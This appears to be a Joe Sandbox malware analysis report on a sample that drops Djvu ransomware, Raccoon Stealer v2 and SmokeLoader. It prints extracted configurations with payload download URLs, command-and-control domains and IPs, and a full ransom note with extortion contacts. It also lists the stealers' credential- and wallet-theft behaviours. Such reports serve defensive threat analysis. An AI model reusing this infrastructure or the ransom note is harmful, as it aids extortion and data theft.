ID: 715161
Sample Name: file.exe
Cookbook: default.jbs
Time: 17:32:59
Date: 03/10/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

file.exe


Overview

General Information

Sample Name:	file.exe
Analysis ID:	715161
MD5:	417429fd2a6efc7..
SHA1:	04624a0080341c..
SHA256:	d15624abf29ec8..
Tags:	exe
Infos:	



Detection



CryptOne, Djvu, Raccoon Stealer v2, SmokeLoader


Score: 100

Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected CryptOne packer
- Yara detected SmokeLoader
- Detected unpacking (changes PE se…
- Snort IDS alert for network traffic
- Yara detected Raccoon Stealer v2
- Benign windows process drops PE f…
- Malicious sample detected (through…
- Yara detected Djvu Ransomware
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for drop…
- Tries to steal Mail credentials (via fi…
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w10x64**
- file.exe (PID: 5572 cmdline: C:\Users\user\Desktop\file.exe MD5: 417429FD2A6EFC7F87C32696C8545146)
  - explorer.exe (PID: 3320 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - regsvr32.exe (PID: 5152 cmdline: regsvr32 /s C:\Users\user~1\AppData\Local\Temp\FED8.dll MD5: D78B75FC68247E8A63ACBA846182740E)
      - regsvr32.exe (PID: 1196 cmdline: /s C:\Users\user~1\AppData\Local\Temp\FED8.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
    - 253.exe (PID: 1692 cmdline: C:\Users\user~1\AppData\Local\Temp\253.exe MD5: D8A18175CDDDF3915358213914DC8EB9)
      - 253.exe (PID: 4188 cmdline: C:\Users\user~1\AppData\Local\Temp\253.exe MD5: D8A18175CDDDF3915358213914DC8EB9)
    - 959.exe (PID: 416 cmdline: C:\Users\user~1\AppData\Local\Temp\959.exe MD5: 130142D90FF770C5628ABCC833585D0B)
      - conhost.exe (PID: 1156 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - AppLaunch.exe (PID: 100968 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe MD5: 6807F903AC06FF7E1670181378690B22)
    - explorer.exe (PID: 1364 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
    - explorer.exe (PID: 4540 cmdline: C:\Windows\explorer.exe MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- sfrvjvv (PID: 5148 cmdline: C:\Users\user\AppData\Roaming\sfrvjvv MD5: 417429FD2A6EFC7F87C32696C8545146)
- **cleanup**

Malware Configuration

Threatname: Djvu


```
{
  "Download URLs": [
    "http://rgyui.top/dl/build2.exe",
    "http://winnlinne.com/files/1/build3.exe"
  ],
  "C2 url": "http://winnlinne.com/lancer/get.php",
  "Ransom note file": "_readme.txt",
  "Ransom note": "ATTENTION!\r\n\r\nDon't worry, you can return all your files!\r\nAll your files like pictures, databases, documents and other important are encrypted with strongest encryption and unique key.\r\nThe only method of recovering files is to purchase decrypt tool and unique key for you.\r\nThis software will decrypt all your encrypted files.\r\nWhat guarantees you have?\r\nYou can send one of your encrypted file from your PC and we decrypt it for free.\r\nBut we can decrypt only 1 file for free. File must not contain valuable information.\r\nYou can get and look video overview decrypt tool:\r\nhttps://we.tl/t-g28rVcqA58\r\nPrice of private key and decrypt software is $980.\r\nDiscount 50% available if you contact us first 72 hours, that's price for you is $490.\r\nPlease note that you'll never restore your data without payment.\r\nCheck your e-mail \"Spam\" or \"Junk\" folder if you don't get answer more than 6 hours.\r\n\r\n\r\nTo get this software you need write on our e-mail:\r\nsupport@bestyourmail.ch\r\n\r\nReserve e-mail address to contact us:\r\ndatarestorehelp@airmail.cc\r\n\r\nYour personal ID:\r\n0573Jhyjd",
  "Ignore Files": [
    "ntuser.dat",
```

```
    "ntuser.dat.LOG1",
    "ntuser.dat.LOG2",
    "ntuser.pol",
    ".sys",
    ".ini",
    ".DLL",
    ".dll",
    ".blf",
    ".bat",
    ".lnk",
    ".regtrans-ms",
    "C:||SystemID||",
    "C:||Users||Default User||",
    "C:||Users||Public||",
    "C:||Users||All Users||",
    "C:||Users||Default||",
    "C:||Documents and Settings||",
    "C:||ProgramData||",
    "C:||Recovery||",
    "C:||System Volume Information||",
    "C:||Users||%username%||AppData||Roaming||",
    "C:||Users||%username%||AppData||Local||",
    "C:||Windows||",
    "C:||PerfLogs||",
    "C:||ProgramData||Microsoft||",
    "C:||ProgramData||Package Cache||",
    "C:||Users||Public||",
    "C:||$Recycle.Bin||",
    "C:||$WINDOWS.~BT||",
    "C:||dell||",
    "C:||Intel||",
    "C:||MSOCache||",
    "C:||Program Files||",
    "C:||Program Files (x86)||",
    "C:||Games||",
    "C:||Windows.old||",
    "D:||Users||%username%||AppData||Roaming||",
    "D:||Users||%username%||AppData||Local||",
    "D:||Windows||",
    "D:||PerfLogs||",
    "D:||ProgramData||Desktop||",
    "D:||ProgramData||Microsoft||",
    "D:||ProgramData||Package Cache||",
    "D:||Users||Public||",
    "D:||$Recycle.Bin||",
    "D:||$WINDOWS.~BT||",
    "D:||dell||",
    "D:||Intel||",
    "D:||MSOCache||",
    "D:||Program Files||",
    "D:||Program Files (x86)||",
    "D:||Games||",
    "E:||Users||%username%||AppData||Roaming||",
    "E:||Users||%username%||AppData||Local||",
    "E:||Windows||",
    "E:||PerfLogs||",
    "E:||ProgramData||Desktop||",
    "E:||ProgramData||Microsoft||",
    "E:||ProgramData||Package Cache||",
    "E:||Users||Public||",
    "E:||$Recycle.Bin||",
    "E:||$WINDOWS.~BT||",
    "E:||dell||",
    "E:||Intel||",
    "E:||MSOCache||",
    "E:||Program Files||",
    "E:||Program Files (x86)||",
    "E:||Games||",
    "F:||Users||%username%||AppData||Roaming||",
    "F:||Users||%username%||AppData||Local||",
    "F:||Windows||",
    "F:||PerfLogs||",
    "F:||ProgramData||Desktop||",
    "F:||ProgramData||Microsoft||",
    "F:||Users||Public||",
    "F:||$Recycle.Bin||",
    "F:||$WINDOWS.~BT||",
    "F:||dell||",
    "F:||Intel||"
  ],
  "Public Key": "-----BEGIN PUBLIC KEY-----
||||nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtQoAmpi16WBNLAsbM3KI||||nO+PkvI2IR1U+JzIBLW5Ml6a7q58ILlZ5L+9qAc1dtCihpgyKnUqJL6uO0H8mALas|||nyxmD9rZ11k5DoS+yP1i1XxdzjJcnrbI4hm
rR7ofspdLmFKx4Ke9QpQd+zfzp9uem||||nuI\|/YqGMA633LF3anUpVnEKFygPgieEmOXlTL59qDin\|/wNyDqS840OSZQVdFpMlnu||||n+lIjoIEB\|/osN9ggFIy583f36OrZBY2OtfWJS11kMoNw0D+D+tNpH7WhysmFYrbIp|||
\nVHJYg1YyTUdloKBvDEycmKUeDYPqXxpA4yCEjzvEKh8iNRXvFPOJqex4BALorRLs||||ndQIDAQAB||||n-----END PUBLIC KEY-----"
}
```


Threatname: Raccoon

```
{
  "C2 url": [
    "http://193.38.55.180/"
  ],
  "Bot ID": "1a17d9aed7a239440deb75d7a177f406",
  "RC4_key1": "1a17d9aed7a239440deb75d7a177f406"
}
```


Threatname: SmokeLoader


```
{
  "C2 list": [
    "http://hulimudulinu.net/",
    "http://stalnnuytyt.org/",
    "http://gulutina49org.org/",
    "http://furubujjul.net/",
    "http://starvestitibo.org/",
    "http://liubertiyyyul.net/",
    "http://bururutu44org.org/",
    "http://youyouumenia5.org/",
    "http://nvulukuluir.net/",
    "http://nuluitnulo.me/",
    "http://guluiiiimnstra.net/"
  ]
}
```


Yara Signatures

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.327806138.0000000000719000.00000040.00000020.00020000.00000000.sdmp	Windows_Trojan_RedLineStealer_ed346e4c	unknown	unknown	• 0x52e6:$a: 55 8B EC 8B 45 14 56 57 8B 7D 08 33 F6 89 47 0C 39 75 10 76 15 8B
0000000F.00000002.427521225.000000000076E000.00000004.00000010.00020000.00000000.sdmp	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
0000000B.00000002.472600397.0000000000640000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
0000000B.00000002.472600397.0000000000640000.00000004.00000800.00020000.00000000.sdmp	Windows_Trojan_Smokeloader_4e31426e	unknown	unknown	• 0x7d4:$a: 5B 81 EB 34 10 00 00 6A 30 58 64 8B 00 8B 40 0C 8B 40 1C 8B 40 08 89 85 C0
00000000.00000002.327538196.00000000005F0000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
Click to see the 51 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
11.3.sfrvjvv.5c0000.0.raw.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
11.2.sfrvjvv.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
18.0.253.exe.400000.0.unpack	Windows_Ransomware_Stop_1e8d48ff	unknown	unknown	• 0xcdef:$b: 68 FF FF FF 50 FF D3 8D 85 78 FF FF FF 50 FF D3 8D 85 58 FF
15.2.959.exe.7701b0.1.raw.unpack	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
11.2.sfrvjvv.5a0e67.1.raw.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
Click to see the 74 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Win32/RecordBreaker CnC Checkin - Server Response - Source IP: 193.38.55.180 - Destination IP: 192.168.2.7

Timestamp:	193.38.55.180192.168.2.780497032036955 10/03/22-17:35:23.024597
SID:	2036955
Source Port:	80
Destination Port:	49703
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Win32/RecordBreaker - Observed UA M3 (TakeMyPainBack) - Source IP: 192.168.2.7 - Destination IP: 193.38.55.180

Timestamp:	192.168.2.7193.38.55.18049703802038916 10/03/22-17:35:31.206670
SID:	2038916
Source Port:	49703
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Win32/RecordBreaker CnC Checkin M1 - Source IP: 192.168.2.7 - Destination IP: 193.38.55.180

Timestamp:	192.168.2.7193.38.55.18049703802036934 10/03/22-17:35:22.638036
SID:	2036934
Source Port:	49703
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected SmokeLoader

Spam, unwanted Advertisements and Ransom Demands

Yara detected Djvu Ransomware

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection

Deletes itself after installation

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Checks if the current machine is a virtual machine (disk enumeration)

Anti Debugging

Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion

Benign windows process drops PE files

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

DLL side loading technique detected

Creates a thread in another existing process (thread injection)

Writes to foreign memory regions

Injects code into the Windows Explorer (explorer.exe)

Stealing of Sensitive Information

Yara detected CryptOne packer

Yara detected SmokeLoader

Yara detected Raccoon Stealer v2

Tries to steal Mail credentials (via file / registry access)

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Crypto Currency Wallets

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Remote Access Functionality

Yara detected CryptOne packer


Yara detected SmokeLoader

Yara detected Raccoon Stealer v2

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Exploitation for Client Execution	1 1 DLL Side-Loading	1 1 DLL Side-Loading	1 Disable or Modify Tools	1 OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	5 1 2 Process Injection	1 Deobfuscate/Decode Files or Information	1 Input Capture	2 File and Directory Discovery	Remote Desktop Protocol	3 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 Obfuscated Files or Information	1 Credentials in Registry	2 8 System Information Discovery	SMB/Windows Admin Shares	1 Screen Capture	Automated Exfiltration	4 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Software Packing	NTDS	3 1 1 Security Software Discovery	Distributed Component Object Model	1 Email Collection	Scheduled Transfer	1 2 5 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 DLL Side-Loading	LSA Secrets	1 2 Virtualization/Sandbox Evasion	SSH	1 Input Capture	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 File Deletion	Cached Domain Credentials	1 2 Process Discovery	VNC	1 Clipboard Data	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 Masquerading	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 2 Virtualization/Sandbox Evasion	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	5 1 2 Process Injection	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 Hidden Files and Directories	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	1 Regsvr32	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
file.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\959.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\sfrvjvv	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\253.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\LocalLow\freebl3.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\freebl3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\mozglue.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\mozglue.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\msvcp140.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\msvcp140.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\nss3.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\nss3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\softokn3.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\softokn3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\sqlite3.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\sqlite3.dll	0%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\LocalLow\vcruntime140.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\vcruntime140.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\FED8.dll	30%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.sfrvjvv.5a0e67.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
18.2.253.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
0.2.file.exe.5e0e67.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.3.sfrvjvv.5c0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.regsvr32.exe.51a0000.2.unpack	100%	Avira	HEUR/AGEN.1215467		Download File
11.2.sfrvjvv.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.regsvr32.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1232832		Download File
0.2.file.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.regsvr32.exe.52a0000.3.unpack	100%	Avira	HEUR/AGEN.1249928		Download File
15.3.959.exe.800000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
13.2.regsvr32.exe.5090184.1.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.3.file.exe.5f0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
furubujjul.net	7%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://nuluitnulo.me/	0%	URL Reputation	safe	
http://winnlinne.com/lancer/get.php	0%	URL Reputation	safe	
http://bururutu44org.org/	0%	URL Reputation	safe	
http://nvulukuluir.net/	0%	URL Reputation	safe	
http://liubertiyyyul.net/	0%	URL Reputation	safe	
http://furubujjul.net/	0%	URL Reputation	safe	
http://youyouumenia5.org/	0%	URL Reputation	safe	
http://guluiiiimnstra.net/	0%	URL Reputation	safe	
http://furubujjul.net/Mozilla/5.0	0%	URL Reputation	safe	
http://https://mozilla.org0	0%	URL Reputation	safe	
http://hulimudulinu.net/	0%	Virustotal		Browse
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c17ftK	0%	Avira URL Cloud	safe	
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c17%	0%	Avira URL Cloud	safe	
http://https://ns1.kriston.ugns2.chalekin.ugns3.unalelath.ugns4.andromath.ug/Error	0%	Avira URL Cloud	safe	
http://193.38.55.180/2	0%	Avira URL Cloud	safe	
http://starvestitibo.org/	0%	Avira URL Cloud	safe	
http://193.38.55.180/	0%	Avira URL Cloud	safe	
http://stalnnuytyt.org/	0%	Avira URL Cloud	safe	
http://hulimudulinu.net/	0%	Avira URL Cloud	safe	
http://193.38.55.180/aN7jD0qO6kT	0%	Avira URL Cloud	safe	
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c17d	0%	Avira URL Cloud	safe	
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c17(	0%	Avira URL Cloud	safe	
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c17	0%	Avira URL Cloud	safe	
http://gulutina49org.org/	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c17it	0%	Avira URL Cloud	safe	
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c174	0%	Avira URL Cloud	safe	
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c17l	0%	Avira URL Cloud	safe	
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c17j4	0%	Avira URL Cloud	safe	
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c17v	0%	Avira URL Cloud	safe	
http://193.38.55.180/V	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api.2ip.ua	162.0.217.254	true	false		high
furubujjul.net	104.21.93.30	true	true	• 7%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://hulimudulinu.net/	true	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://stalnnuytyt.org/	true	• Avira URL Cloud: safe	unknown
http://193.38.55.180/	true	• Avira URL Cloud: safe	unknown
http://starvestitibo.org/	true	• Avira URL Cloud: safe	unknown
http://193.38.55.180/981c0ceb6cf45499fb5c43ee25c05c17	true	• Avira URL Cloud: safe	unknown
http://nuluitnulo.me/	true	• URL Reputation: safe	unknown
http://winnlinne.com/lancer/get.php	true	• URL Reputation: safe	unknown
http://bururutu44org.org/	true	• URL Reputation: safe	unknown
http://nvulukuluir.net/	true	• URL Reputation: safe	unknown
http://liubertiyyyul.net/	true	• URL Reputation: safe	unknown
http://furubujjul.net/	true	• URL Reputation: safe	unknown
http://https://api.2ip.ua/geo.json	false		high
http://youyouumenia5.org/	true	• URL Reputation: safe	unknown
http://guluiiiimnstra.net/	true	• URL Reputation: safe	unknown
http://gulutina49org.org/	true	• Avira URL Cloud: safe	unknown

